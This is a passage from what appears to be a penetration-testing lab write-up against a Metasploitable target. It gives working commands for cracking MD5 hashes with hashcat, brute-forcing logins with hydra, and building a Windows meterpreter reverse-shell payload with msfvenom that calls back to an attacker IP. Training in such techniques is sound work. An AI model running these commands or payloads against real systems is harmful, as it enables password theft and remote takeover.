RX packets:282 errors:0 dropped:0 overruns:0 frame:0
TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:112293 (109.6 KB) TX bytes:112293 (109.6 KB)

root@metasploitable: /# dir
dir
aniket cdrom home lib mnt proc srv tmp vmlinuz
bin dev initrd lost+found nohup.out root sys usr
boot etc initrd.img media opt sbin sysap var
root@metasploitable: /#

```

Lab-10 Extract Password Hashes / Crack Password From hashes


- Hash file 🖱️



```
GNU nano 8.1 hash.txt
21232f297a57a5a743894a0e4a801fc3
098f6bcd4621d373cade4e832627b4f6
8c166c16bdce5f1bd95b44d0033c2c55
9dbbae8b0159030ac238af0985c3ad65
```


- Use following command for cracking hashes

Command -: `hashcat -m 0 hash.txt <dictionary path >`




```
(root@kali)-[/]
# hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

- Cracking Started 🖱️




- Hash Crack ✅ 🖱️




Step-11 attempt to break-down the desktop lockdown

- Target Ip address




- Used **hydra** for cracking password , enter following command


Command -: `hydra -t 1 -V -l <username> -P < Dictionary path > service ://target ip address`



- Password finding Started




- Password found ✓



Step-12 Escalated User privileges

- Attacker machine Ip address




```
(root@Kali)-[/]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:39:a0:c3:4c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 6 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.139.192 netmask 255.255.255.0 broadcast 192.168.139.255
    inet6 fe80::a00:27ff:fe28:75f4 prefixlen 64 scopeid 0x20<link>
    inet6 2409:40c2:104f:6d42:f8da:28a1:3cc3:b82d prefixlen 64 scopeid 0x0<
    <global>
    inet6 2409:40c2:104f:6d42:a00:27ff:fe28:75f4 prefixlen 64 scopeid 0x0<
    <global>
    ether 08:00:27:28:75:f4 txqueuelen 1000 (Ethernet)
    RX packets 151 bytes 59901 (58.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 150 bytes 36695 (35.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


- Generate payload using following command

Command -: `msfvenom -p windows/meterpreter/reverse_tcp LHOST=< attacker machine ip > LPORT=Listening port -f exe -o <payload name.exe >`




```
(root@Kali)-[/home]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.139.192 LPORT=4444 -f exe -o windows.exe
```

- Payload Created 🖱️



```
(root@Kali)-[/home]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.139.192 LPORT=4444 -f exe -o windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windows.exe

(root@Kali)-[/home]
```




```
(root@Kali)-[/home]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.139.192 LPORT=4444 -f exe -o windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: windows.exe

(root@Kali)-[/home]
